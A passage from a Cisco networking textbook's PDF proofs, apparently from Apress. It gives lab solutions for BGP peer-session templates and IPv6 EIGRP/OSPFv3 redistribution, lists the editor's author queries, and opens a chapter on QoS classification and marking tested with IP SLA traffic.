2608 ip route 2.2.2.2 255.255.255.255 192.168.1.2
2609 ip route 0.0.0.0 0.0.0.0 Tunnel0

```

## 2610 Router2 Configuration

```

2611 hostname Router2
2612 !
2613 interface Loopback2
2614 ip address 22.22.22.22 255.255.255.255
2615 !
2616 interface Loopback255
2617 ip address 2.2.2.2 255.255.255.255
2618 !
2619 interface Ethernet0/0
2620 ip address 172.16.12.2 255.255.255.0

```



```

! 2621
router bgp 65000 2622
 template peer-session ibgp_session 2623
 remote-as 65000 2624
 password Apress 2625
 update-source Loopback255 2626
 exit-peer-session 2627
 ! 2628
 bgp log-neighbor-changes 2629
 network 22.22.22.22 mask 255.255.255.255 2630
 network 172.16.12.0 2631
 neighbor 1.1.1.1 inherit peer-session ibgp_session 2632
 ! 2633
ip route 1.1.1.1 255.255.255.255 172.16.12.1 2634
ip route 3.3.3.3 255.255.255.255 1.1.1.1 2635

```

## Router3 Configuration 2636

```

hostname Router3 2637
! 2638
interface Loopback3 2639
 ip address 33.33.33.33 255.255.255.255 2640
 ! 2641
interface Loopback255 2642
 ip address 3.3.3.3 255.255.255.255 2643
 ! 2644
interface Ethernet0/1 2645
 ip address 172.16.13.3 255.255.255.248 2646
 ! 2647
router bgp 65000 2648
 template peer-session ibgp_session 2649
 remote-as 65000 2650
 password Apress 2651
 update-source Loopback255 2652
 exit-peer-session 2653
 ! 2654
 bgp log-neighbor-changes 2655
 network 33.33.33.33 mask 255.255.255.255 2656
 network 192.168.13.0 2657
 neighbor 1.1.1.1 inherit peer-session ibgp_session 2658
 ! 2659
ip route 1.1.1.1 255.255.255.255 172.16.13.1 2660
ip route 2.2.2.2 255.255.255.255 1.1.1.1 2661

```

2662 **Verification**

2663 To verify the BGP configuration, you can look at the BGP table. You can see a path to 33.33.33.33/32 from  
 2664 Router2 and 22.22.22.22/32 from Router3. Then you can further verify with ping and traceroute:

```
2665 Router2#show ip bgp
2666 BGP table version is 4, local router ID is 22.22.22.22
2667 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
2668 r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
2669 x best-external, a additional-path, c RIB-compressed,
2670 Origin codes: i - IGP, e - EGP, ? - incomplete
2671 RPKI validation codes: V valid, I invalid, N Not found
```

|      | Network            | Next Hop | Metric | LocPrf | Weight | Path |
|------|--------------------|----------|--------|--------|--------|------|
| 2672 |                    |          |        |        |        |      |
| 2673 | *> 22.22.22.22/32  | 0.0.0.0  | 0      |        | 32768  | i    |
| 2674 | *>i 33.33.33.33/32 | 3.3.3.3  | 0      | 100    | 0      | i    |
| 2675 | *> 172.16.12.0     | 0.0.0.0  | 0      |        | 32768  | i    |

2676 Router2#

```
2677 Router3#show ip bgp
2678 BGP table version is 4, local router ID is 33.33.33.33
2679 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
2680 r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
2681 x best-external, a additional-path, c RIB-compressed,
2682 Origin codes: i - IGP, e - EGP, ? - incomplete
2683 RPKI validation codes: V valid, I invalid, N Not found
```

|      | Network            | Next Hop | Metric | LocPrf | Weight | Path |
|------|--------------------|----------|--------|--------|--------|------|
| 2684 |                    |          |        |        |        |      |
| 2685 | *>i 22.22.22.22/32 | 2.2.2.2  | 0      | 100    | 0      | i    |
| 2686 | *> 33.33.33.33/32  | 0.0.0.0  | 0      |        | 32768  | i    |
| 2687 | *>i 172.16.12.0    | 2.2.2.2  | 0      | 100    | 0      | i    |

2688 Router3#

```
2689 Router2#ping 3.3.3.3 source 2.2.2.2
2690 Type escape sequence to abort.
2691 Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
2692 Packet sent with a source address of 2.2.2.2
2693 !!!!!
2694 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
2695 Router2#
```

2696 **Exercise 5**

2697 We didn't specifically cover IPv6 redistribution, but it works the same as IPv4 redistribution. To complete  
 2698 this exercise, you need to configure the IPv6 addresses on each link and the loopbacks, configure EIGRPv6  
 2699 between Router1 and Router2, and configure OSPFv3 between Router3 and Router4. Then you need to  
 2700 mutually redistribute between OSPFv3 and EIGRPv6.

2701 Since there aren't any IPv4 addresses on the routers, you also need to manually configure unique  
 2702 router IDs.

## Router1 Configuration

2703

```

hostname Router1 2704
ipv6 unicast-routing 2705
interface Loopback0 2706
 no ip address 2707
 ipv6 address 2002::1/128 2708
! 2709
interface Ethernet0/0 2710
 no ip address 2711
 ipv6 address 2002:12::1/64 2712
! 2713
router eigrp Apress 2714
! 2715
 address-family ipv6 unicast autonomous-system 100 2716
 ! 2717
 topology base 2718
 exit-af-topology 2719
 eigrp router-id 1.1.1.1 2720
 exit-address-family 2721
! 2722

```

## Router2 Configuration

2723

On Router2, you don't want Ethernet0/1 to advertise in EIGRP. Instead of shutting down Eth0/1 in the address family, you set the default so that it effectively matches Eth0/0 in the address family:

2724

2725

```

hostname Router2 2726
ipv6 unicast-routing 2727
! 2728
interface Ethernet0/0 2729
 no ip address 2730
 ipv6 address 2002:12::2/64 2731
! 2732
interface Ethernet0/1 2733
 no ip address 2734
 ipv6 address 2002:23::2/64 2735
 ospfv3 1 ipv6 area 0 2736
! 2737
! 2738
router eigrp Apress 2739
! 2740
 address-family ipv6 unicast autonomous-system 100 2741
 ! 2742
 af-interface default 2743
 shutdown 2744
 exit-af-interface 2745
! 2746
 af-interface Ethernet0/0 2747
 no shutdown 2748
 exit-af-interface 2749

```

```

2750 !
2751 topology base
2752 default-metric 1500 0 255 1 1500
2753 redistribute ospf 1 include-connected
2754 exit-af-topology
2755 eigrp router-id 2.2.2.2
2756 exit-address-family
2757 !
2758 router ospfv3 1
2759 router-id 2.2.2.2
2760 !
2761 address-family ipv6 unicast
2762 redistribute eigrp 100 include-connected
2763 exit-address-family
2764 !

```

## 2765 Router3 Configuration

```

2766 hostname Router3
2767 ipv6 unicast-routing
2768 interface Loopback3
2769 no ip address
2770 ipv6 address 2002::3/128
2771 ospfv3 1 ipv6 area 0
2772 !
2773 interface Ethernet0/1
2774 no ip address
2775 ipv6 address 2002:23::3/64
2776 ospfv3 1 ipv6 area 0
2777 !
2778 router ospfv3 1
2779 router-id 3.3.3.3
2780 !
2781 address-family ipv6 unicast
2782 exit-address-family
2783 !

```

## 2784 Verification

2785 From Router1, you can see the external routes in EIGRP:

```

2786 Router1#show ipv6 route
2787 IPv6 Routing Table - default - 6 entries
2788 Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
2789 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
2790 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
2791 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
2792 ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
2793 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2

```

```

 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site 2794
 ld - LISP dyn-EID, a - Application 2795
LC 2002::1/128 [0/0] 2796
 via Loopback0, receive 2797
EX 2002::3/128 [170/3925333] 2798
 via FE80::A8BB:CCFF:FE00:200, Ethernet0/0 2799
C 2002:12::/64 [0/0] 2800
 via Ethernet0/0, directly connected 2801
L 2002:12::1/128 [0/0] 2802
 via Ethernet0/0, receive 2803
EX 2002:23::/64 [170/3925333] 2804
 via FE80::A8BB:CCFF:FE00:200, Ethernet0/0 2805
L FF00::/8 [0/0] 2806
 via Null0, receive 2807
Router1# 2808

```

From Router3, you can see the external routes in OSPF: 2809

```

Router3#show ipv6 route 2810
IPv6 Routing Table - default - 6 entries 2811
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route 2812
 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP 2813
 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea 2814
 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO 2815
 ND - ND Default, NDp - ND Prefix, DCE - Destination, NDR - Redirect 2816
 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2 2817
 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site 2818
 ld - LISP dyn-EID, a - Application 2819
OE2 2002::1/128 [110/20] 2820
 via FE80::A8BB:CCFF:FE00:210, Ethernet0/1 2821
LC 2002::3/128 [0/0] 2822
 via Loopback3, receive 2823
OE2 2002:12::/64 [110/20] 2824
 via FE80::A8BB:CCFF:FE00:210, Ethernet0/1 2825
C 2002:23::/64 [0/0] 2826
 via Ethernet0/1, directly connected 2827
L 2002:23::3/128 [0/0] 2828
 via Ethernet0/1, receive 2829
L FF00::/8 [0/0] 2830
 via Null0, receive 2831
Router3# 2832

```

A ping from Router1 Loopback0 to Router3 Loopback3 is successful: 2833

```

Router1#ping 2002::3 source Loopback0 2834
Type escape sequence to abort. 2835
Sending 5, 100-byte ICMP Echos to 2002::3, timeout is 2 seconds: 2836
Packet sent with a source address of 2002::1 2837
!!!!! 2838
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms 2839
Router1# 2840

```

# Author Queries

Chapter No.: 14      0005078434

| Queries | Details Required                                                                                                                                                                           | Author's Response |
|---------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------|
| AU1     | Please check if edit to sentence starting "Advanced routing topics include..." is okay.                                                                                                    |                   |
| AU2     | Please check if "actual ratio between the EIGRP metrics" is okay as edited.                                                                                                                |                   |
| AU3     | Please check if edit to sentence starting "This is useful when..." is okay.                                                                                                                |                   |
| AU4     | Please check if "The metric can also be set as follows:" should be in normal (text) font instead.                                                                                          |                   |
| AU5     | Please check if "to break ties" is okay as edited.                                                                                                                                         |                   |
| AU6     | Please check if edit to sentence starting "Note that it is..." is okay.                                                                                                                    |                   |
| AU7     | Please check if "STATEFUL Client" after introductory sentence "The <b>ipv6 address dhcp</b> command ..." and before code can be formatted in code font.                                    |                   |
| AU8     | Please check if "IPv4 packet destination to 192.168.2.1" should be changed to "IPv4 destination packet in 192.168.2.1".                                                                    |                   |
| AU9     | Please check if "Let's view some other information. " should be formatted in normal (text) font and hence can be edited.                                                                   |                   |
| AU10    | Please check if "Our tunnel is up." should be in normal (text) font instead.                                                                                                               |                   |
| AU11    | Please check if "We establish the ISAKMP protection policy with priority 1." and "Now specify to use AES encryption with 256-bit keys." should be formatted in normal (text) font instead. |                   |
| AU12    | Please check if "IPSec tunnel's endpoints" is okay as edited.                                                                                                                              |                   |
| AU13    | Please check part "the set of which define" of sentence starting "The IKEv2 policy defines..." for completeness.                                                                           |                   |
| AU14    | Please check if "The IKEv2 policy can" is okay as edited.                                                                                                                                  |                   |
| AU15    | Please check if sentence starting "Peers can be configured..." should be formatted in normal (text) font and hence can be edited.                                                          |                   |
| AU16    | Please check if sentence starting "We used an asymmetric..." should be formatted in normal (text) font and hence can be edited.                                                            |                   |
| AU17    | Please check if " <b>IKEv2 Smart Default Example</b> " is okay as edited.                                                                                                                  |                   |
| AU18    | Please check if "Now we will use" is okay as edited.                                                                                                                                       |                   |
| AU19    | Please check if edit to sentence starting "As you can see..." is okay.                                                                                                                     |                   |

## CHAPTER 15



# QoS

## Intro to QoS

The objective of this chapter is to discuss the practical implementation and testing of QoS policies at an introductory level. For an in-depth discussion, I suggest Cisco QoS Exam Certification Guide, Second Edition, by Cisco Press. With that being said, let us begin. Why is QoS needed? QoS is needed for delay-sensitive traffic such as video, voice, and real-time applications to allow network devices along the path to give a given type of traffic priority in processing and forwarding. To be able to perform QoS, a device needs to place marked traffic into queues where each queue is given a specific processing treatment and/or processing priority. How to determine if your network needs QoS? Common signs are

- Slow application during peak hours
- Slow file transfers
- Freezing video
- Voice call breakups
- Disconnected calls
- Hard-to-understand voice call audio
- Audio not in sync with the video
- Video being pixelated or displaying erratically

The way QoS alleviates network application performance issues is by manipulating the characteristics of bandwidth, delay, packet loss, and jitter. QoS mechanisms manipulate these characteristics by assigning dedicated bandwidth to marked traffic, assigning marked traffic to priority queues to minimize delay, specifying how many times a priority queue is served to minimize jitter, and randomly dropping low-priority queue traffic that is packet loss tolerant to free up resources. Note that the algorithms used to free up queue resources will select traffic that is low priority (non-marked) and packet loss tolerant (generally TCP based). An example of this is email or SMTP over TCP packets; TCP-based non-real-time protocols are the best choice since TCP implements retransmissions as part of the protocol. The basic tenet of QoS policies is classification and marking that are to identify traffic that should be processed differently than regular traffic. After classification and marking are achieved, there are two ways to implement the QoS policies. The first way is to perform the QoS processing; by processing, we mean the actual priority queue assignments and bandwidth allocation at the edge prior to the traffic entering the high-speed backbone, similar to an EZ lane toll before getting into the highway (priority through the chokepoint). The second method is to apply the policy throughout the network to ensure that every node on the network processes the marked traffic the same way, similar to a highway with an HOV lane (priority through the entire journey). Applying and

AU1

AU2

enforcing QOS policy and bandwidth reservations through the entire scope of the network will usually involve utilizing the RSVP, and thus that type of implementation is out of the book's scope. We are going to focus in this chapter on applying and enforcing QoS policy at the edge toward the backbone or ISP.

The tools used to manipulate the network characteristics of bandwidth, delay, packet loss, and jitter are

- Queuing
- Shaping and/or policing
- Congestion avoidance
- Link efficiency
- Call admission control

To understand when and where to implement QoS, we must first understand the different types of delay that a packet experiences while traversing the network:

- **Serialization delay**
  - Serialization delay is fixed. Serialization delay is the time taken to encode a packet for transmission on the physical interface.
- **Propagation delay**
  - Propagation delay is fixed. Propagation delay is the time that takes the signal to traverse the physical medium. This is governed by the physical properties of the medium.
- **Queuing delay**
  - Queuing delay is variable. Queuing delay refers to the processing delay as packets await processing in each hop along the network path. This is one of the aspects we can alter with QoS policies since we can choose to optimize how the device packet queues process the packets.
- **Forwarding/processing delay**
  - Forwarding delay is variable. Forwarding delay refers to the time from which the packet is received to the time it is placed in the output queue. The time spent on queues including the output queue is part of the queuing delay. Forwarding delays are improved with things like Cisco Express Forwarding (CEF), and processing delays are improved by carefully making sure that no or minimal CPU processing is required.
- **Shaping delay**
  - Shaping delay is variable. Shaping delay refers to the delay purposely added to slow traffic down to a rate different from the received rate to avoid packet drops. This commonly occurs when the physical interface speed is higher than the actual transport data rate.
- **Network delay**
  - Network delay is variable. Network delay refers to the delay experienced as the packets traverse the service provider networks. Generally, from the perspective of the enterprise engineer, there is little that can be done about network delay.

AU3

AU4




- Codec delay 73
  - Codec delay is fixed. This refers to the time it takes to process and convert 74  
an analog signal into its digital equivalent. In practicality, it refers to the 75  
delay in processing audio and video signals from voice over IP and video 76  
teleconferencing. To give a general idea, changing the codec from G.711 (64 77  
Kbps) to G.723.1 (5.3 Kbps) results in a reduction of packet size of 140 bytes, but 78  
it also results in a reduction of audio quality. A carefully chosen codec can help 79  
alleviate the amount of data sent over the network and thus reduces delay in 80  
general by virtue of the smaller packets being processed. 81
- Compression delay 82
  - Compression delay is variable. Compression delay refers to the time it takes 83  
an algorithm to reduce the amount of data needed to accurately reproduce 84  
the signal at the receiving end. Compression is another element we can easily 85  
control in our network along with queuing delay and codecs to help us reduce 86  
the amount of data sent over the network and thus reduce overall delay. 87

Codec and compression delay improvements are generally done at the source of the traffic; however, there are also network application accelerators that can be placed in the path of the traffic to assist with improving the delay by providing application compression and/or protocol acceleration. Protocol acceleration refers to shortening protocol handshakes in order to reduce the time to establish an application session. An example of such network application accelerator is Riverbed's SteelHead. In this chapter, codecs, compression, and network application acceleration will not be discussed.

AU5

## Classifications and Markings 94

Before we discuss the tools available for packet and frame markings, let us understand what we will be marking. The importance of a packet is reflected by the IP Type of Service (TOS) field. 95  
96



AU7

**Figure 15-1.** IP TOS field

The problem with the IP TOS field is that depending on the system, it can be interpreted as IP precedence or as DSCP for greater differentiated services resolution. For this reason, one of the important aspects to keep in mind with QoS marking is to normalize all packet TOS values to the same interpretation used to drive the QoS policy, be it DSCP or IP precedence. In order to normalize the TOS field, we must first classify and mark the packets. The process of marking the packets is the part that assists us to normalize the TOS field interpretation and to perform the required actions on the packets to achieve an expedited

this figure will be printed in b/w

103 processing of the packets through the network. To classify packets, we need to utilize the classification tools  
 104 afforded by IOS divided into two main areas: a) class-based marking (CB marking) and b) Network-Based  
 105 Application Recognition (NBAR). Under CB marking, there are a few tools that can be used to mark packets:

- 106 • Access lists
- 107 • Input interface
- 108 • IP precedence value
- 109 • MAC address, source and/or destination
- 110 • DSCP
- 111 • RTP port ranges
- 112 • MPLS experimental value
- 113 • CoS value (CoS is the Ethernet header field used to specify Class of Service)
- 114 • Packet length
- 115 • QoS groups

116 CB marking is generally an optimization to match commonly used header fields. On the other hand,  
 117 NBAR allows to match on more advanced protocol-specific values or conditions, for example:


- 118 • Match on RTP audio or video or payload type
- 119 • Match on HTTP URL or host or MIME types
- 120 • Match on Citrix app

121 Without dwelling too much in detail on the vast the options for matching protocols specifics are with  
 122 NBAR we would at least give a hint on been able to recognize which classification tools are CB vs which ones  
 123 are NBAR. Basically, any “match protocol” condition is an NBAR classification condition.

AU6

124 Let us immediately jump to a basic example of classification and marking using the most common tool, ACLs.

this figure will be printed in b/w



**Figure 15-2.** Simple topology. QoS application point on G0/1 of R1

125 Figure 15-2 illustrates a quite simple topology. The intent is to classify HTTP traffic from LAN1 with IP  
 126 precedence 2 values at R1. Normally, it is best to classify and mark packets as close to the source of the traffic  
 127 as possible, but for the purpose of this example, we will perform the operations on R1.

128 The first step is to classify the traffic. For this, we use an IP access list:

```

129 R1(config)#do sh run | s ip access.*HTTP
130 ip access-list extended HTTP_LAN1
131 permit tcp 192.168.1.0 0.0.0.255 eq www any

```

The extended *IP access list* we just constructed is going to be used in conjunction with a class-map. A classification map or “class-map” is used to give context to the conditions embedded in it so that those conditions will be used for the purpose of classifying traffic:

```
R1(config)#do sh run | s class-map.*HTTP
class-map match-all HTTP-Map
 match access-group name HTTP_LAN1
```

A simple way to interpret the preceding *class-map* construct is to think that all traffic matching the ACL HTTP\_LAN1 will be used for classification purposes. Now it is important to note that *class-map* implements logical operations of all conditions, which can be more than one, contained within it. The default behavior of a *class-map* is to implement a logical “AND” of all conditions contained within it. This is denoted by the *match-all* keyword. However, if you wish to classify based on any of the conditions that have been met, then a logical “OR” operation is the correct way to go, and this is implemented by using the *match-any* keyword. Let’s say, for example, we also wanted to match traffic for classification that matches TCP port 80 (HTTP) and NFS traffic. Adding an NBAR-based classification, our class-map will look like this:

```
R1(config)#do sh run | s class-map.*Map2
class-map match-any HTTP-NFS-Map2
 match access-group name HTTP_LAN1
 match protocol nfs
```

It is important to note that to use NBAR functionality, we must enable *ip nbar protocol-discovery* on all egress interfaces that serve transit traffic:

```
R1(config-pmap)#do sh run | s 0/1
interface GigabitEthernet0/1
 ip address 192.168.11.254 255.255.255.0
 ip nbar protocol-discovery
```

Finally, all markings on the classified traffic occur in a *policy-map*. A *policy-map* is composed of class-maps. You can have one or more class-maps in a *policy-map*. In the *policy-map* is where all packet manipulations are defined. To provide a better analogy of how each element relates to, say, a programming language

ACLs and IP NBAR match protocol conditions are analogous to variables.

Class-maps are analogous to logical operations to perform on the variables.

Policy-maps are analogous to if/then conditions.

For example, continuing with our simple example or setting IP precedence value of 2 to all NFS or HTTP traffic from LAN1, our *policy-map* would look like this:

```
R1(config)#do sh run | s policy-map
policy-map QOS-TEST1
 class HTTP-NFS-Map2
 set ip precedence 2
 class class-default
```

From the standpoint of programmable logic, the preceding statement would read as follows: if the conditions set on class-map HTTP-NFS-Map2 are true, meaning that either the traffic originates from 192.168.1.0/24 and it is TCP traffic destined to port 80 or the traffic is NFS traffic, then apply precedence 2.

173 We have thus far defined the basis of traffic classification. In our example, we are using an ACL and  
 174 NBAR in a *class-map*. We then define the operations to be performed in the *policy-map* for the traffic  
 175 matching any of the conditions of *class-map match-any HTTP-Map2*. To finalize our implementation, we  
 176 need to activate the *policy-map QOS-TEST1* by assigning it to an interface along with the direction of the  
 177 traffic to be classified and marked:

```
178 R1(config-if)#do sh run | s 0/1
179 interface GigabitEthernet0/1
180 ip address 192.168.11.254 255.255.255.0
181 ip nbar protocol-discovery
182 service-policy input QOS-TEST1
```

183 Now our simple QoS policy has been applied, and it will change the IP precedence value to 2 of all  
 184 incoming HTTP traffic from 192.168.1.0/24 or all incoming NFS traffic into interface G0/1 of R1. Since all  
 185 implementations should always be verified, let us discuss the various options to test our simple QoS policy.

186 First, we are going to start with the show commands:


```
187 R1#sh policy-map interface g0/1 input
188 GigabitEthernet0/1

189 Service-policy input: QOS-TEST1

190 Class-map: HTTP-NFS-Map2 (match-any)
191 84 packets, 106415 bytes
192 5 minute offered rate 1000 bps, drop rate 0000 bps
193 Match: access-group name HTTP_LAN1
194 84 packets, 106415 bytes
195 5 minute rate 1000 bps
196 Match: protocol nfs
197 0 packets, 0 bytes
198 5 minute rate 0 bps
199 QoS Set
200 precedence 2
201 Packets marked 84

202 Class-map: class-default (match-any)
203 270 packets, 123889 bytes
204 5 minute offered rate 0000 bps, drop rate 0000 bps
205 Match: any
```

206 As shown by the preceding *show policy-map* command, we have generated some traffic matching the  
 207 ACL HTTP\_LAN1 inside the class-map HTTP-Map2. Now in our case, we have a real web server to test, but  
 208 what if you are setting the policy in a lab and you do not have a real web server? Well, you can generate traffic  
 209 using another TCP application and target port 80, like Telnet to port 80, or you can use a traffic generator  
 210 like Ostinato. One more way is to set up a temporary IP SLA. It is important to note that sending TCP traffic  
 211 to port 80 using another protocol other than HTTP will fool the ACL method for classification, but it will not  
 212 fool the NBAR protocol recognition engine. To test this, we are going to use an SLA between switch LAN2  
 213 and switch LAN1 to simulate a client-server scenario. Switch LAN2 will simulate the client, and switch LAN1  
 214 will simulate the web server.



this figure will be printed in b/w

**Figure 15-3.** Using SLAs to test QoS policies

First, we need to set up a tcp-connect-type SLA from source VLAN2 (192.168.2.254) on switch LAN2 to switch LAN1 VLAN1 (192.168.1.254) port 80. We first enable the ability of switch LAN1 to respond to SLAs:

```
LAN1(config)# ip sla responder
```

AU11

Second, we enable the tcp-connect SLA on switch LAN2.

```
LAN2#sh run | s ip sla
ip sla 1
 tcp-connect 192.168.1.254 80 source-ip 192.168.2.254
 timeout 5000
 frequency 5
ip sla schedule 1 life forever start-time now
```

The `ip sla 1` command sets up the IP SLA configuration mode. Notice that we specify the target address and target port and the source IP to be used when generating the traffic. We also specify the frequency of the test in seconds and the timeout window in milliseconds to receive a successful response. We then schedule the time to run our SLA test:

```
R1#sh policy-map interface g0/1 input
GigabitEthernet0/1
```

```
Service-policy input: QOS-TEST1
```

```
Class-map: HTTP-NFS-Map2 (match-any)
 1389 packets, 184775 bytes
 5 minute offered rate 0000 bps, drop rate 0000 bps
Match: access-group name HTTP_LAN1
 1389 packets, 184775 bytes
 5 minute rate 0 bps
Match: protocol nfs
 0 packets, 0 bytes
 5 minute rate 0 bps
QoS Set
 precedence 2
 Packets marked 1389
```

```
Class-map: class-default (match-any)
```

```

245 12651 packets, 1188067 bytes
246 5 minute offered rate 0000 bps, drop rate 0000 bps
247 Match: any

```

As noticed in the *show policy-map interface g0/1 input* command, our simulated traffic is able to satisfy the requirements for the ACL to interpret the traffic as HTTP. However, we now will do the same test with another SLA to attempt to simulate NFS traffic. Before we start, we must determine how IP NBAR recognizes NFS traffic:

```

251 R1(config-cmap)#do sh ip nbar protocol-id nfs

252 Protocol Name id type
253 -----
254 nfs 2049 L4 IANA

255 R1(config-cmap)#do sh ip nbar protocol-attribute nfs

256 Protocol Name : nfs
257 encrypted : encrypted-no
258 tunnel : tunnel-no
259 category : file-sharing
260 sub-category : file-transfer
261 application-group : other
262 p2p-technology : p2p-tech-no
263 traffic-class : bulk-data
264 business-relevance : business-relevant

```

The preceding show commands for *ip nbar* allow us to take a peek into the criteria being used by *ip nbar* to categorize traffic. It's worth mentioning that the actual implementation is part of a precompiled protocol pack; however, we can see that it is expecting the application to be running on either TCP or UDP (L4 IANA) port 2049. Since this is the case, we can use a *udp-echo* SLA and a *tcp-connect* SLA, both destined to port 2049 on switch LAN1:

```

270 LAN2#sh run | s ip sla.*(3|2)
271 ip sla 2
272 tcp-connect 192.168.1.254 2049 source-ip 192.168.2.254
273 timeout 5000
274 frequency 5
275 ip sla schedule 2 life forever start-time now
276 ip sla 3
277 udp-echo 192.168.1.254 2049 source-ip 192.168.2.254
278 frequency 5
279 ip sla schedule 3 life forever start-time now

```

IP SLA 2 and IP SLA 3 are generating traffic to simulate NFS traffic; however, since we have NBAR protocol recognition enabled, this type of nonconforming traffic will not be interpreted as true NFS traffic by NBAR:

```

282 LAN2#sh ip sla statistics
283 IPSLAs Latest Operation Statistics

284 IPSLA operation id: 1
285 Latest RTT: 6 milliseconds

```

|                                                                                                                                                      |     |
|------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| <i>Latest operation start time: 21:10:12 UTC Thu Aug 13 2020</i>                                                                                     | 286 |
| <i>Latest operation return code: OK</i>                                                                                                              | 287 |
| <i>Number of successes: 684</i>                                                                                                                      | 288 |
| <i>Number of failures: 0</i>                                                                                                                         | 289 |
| <i>Operation time to live: Forever</i>                                                                                                               | 290 |
| <br>                                                                                                                                                 |     |
| <i>IPSLA operation id: 2</i>                                                                                                                         | 291 |
| <i>Latest RTT: 6 milliseconds</i>                                                                                                                    | 292 |
| <i>Latest operation start time: 21:10:09 UTC Thu Aug 13 2020</i>                                                                                     | 293 |
| <i>Latest operation return code: OK</i>                                                                                                              | 294 |
| <i>Number of successes: 643</i>                                                                                                                      | 295 |
| <i>Number of failures: 0</i>                                                                                                                         | 296 |
| <i>Operation time to live: Forever</i>                                                                                                               | 297 |
| <br>                                                                                                                                                 |     |
| <i>IPSLA operation id: 3</i>                                                                                                                         | 298 |
| <i>Latest RTT: 4 milliseconds</i>                                                                                                                    | 299 |
| <i>Latest operation start time: 21:10:11 UTC Thu Aug 13 2020</i>                                                                                     | 300 |
| <i>Latest operation return code: OK</i>                                                                                                              | 301 |
| <i>Number of successes: 216</i>                                                                                                                      | 302 |
| <i>Number of failures: 0</i>                                                                                                                         | 303 |
| <i>Operation time to live: Forever</i>                                                                                                               | 304 |
| <br>                                                                                                                                                 |     |
| AU12      Even though the SLAs are correctly performing the simulated traffic on both UDP and TCP port 2049, traffic has not been recognized as NFS: | 305 |
|                                                                                                                                                      | 306 |
| <br>                                                                                                                                                 |     |
| R1#show policy-map interface g0/1 input                                                                                                              | 307 |
| GigabitEthernet0/1                                                                                                                                   | 308 |
| <br>                                                                                                                                                 |     |
| Service-policy input: QOS-TEST1                                                                                                                      | 309 |
| <br>                                                                                                                                                 |     |
| Class-map: HTTP-Map2 (match-any)                                                                                                                     | 310 |
| 21 packets, 1260 bytes                                                                                                                               | 311 |
| 5 minute offered rate 0000 bps, drop rate 0000 bps                                                                                                   | 312 |
| Match: access-group name HTTP_LAN1                                                                                                                   | 313 |
| 21 packets, 1260 bytes                                                                                                                               | 314 |
| 5 minute rate 0 bps                                                                                                                                  | 315 |
| QoS Set                                                                                                                                              | 316 |
| precedence 2                                                                                                                                         | 317 |
| Packets marked 21                                                                                                                                    | 318 |
| <br>                                                                                                                                                 |     |
| Class-map: NFS-MAP (match-any)                                                                                                                       | 319 |
| 0 packets, 0 bytes                                                                                                                                   | 320 |
| 5 minute offered rate 0000 bps, drop rate 0000 bps                                                                                                   | 321 |
| Match: protocol nfs                                                                                                                                  | 322 |
| 0 packets, 0 bytes                                                                                                                                   | 323 |
| 5 minute rate 0 bps                                                                                                                                  | 324 |
| QoS Set                                                                                                                                              | 325 |
| precedence 2                                                                                                                                         | 326 |
| Packets marked 0                                                                                                                                     | 327 |
| <br>                                                                                                                                                 |     |
| Class-map: class-default (match-any)                                                                                                                 | 328 |

329           807 packets, 152427 bytes  
330           5 minute offered rate 0000 bps, drop rate 0000 bps  
331           Match: any

332           For our next example, we will enable the NFS service on the Winserver, generate some real NFS traffic,  
333           and recheck our policy for proper classification and marking.

this figure will be printed in b/w

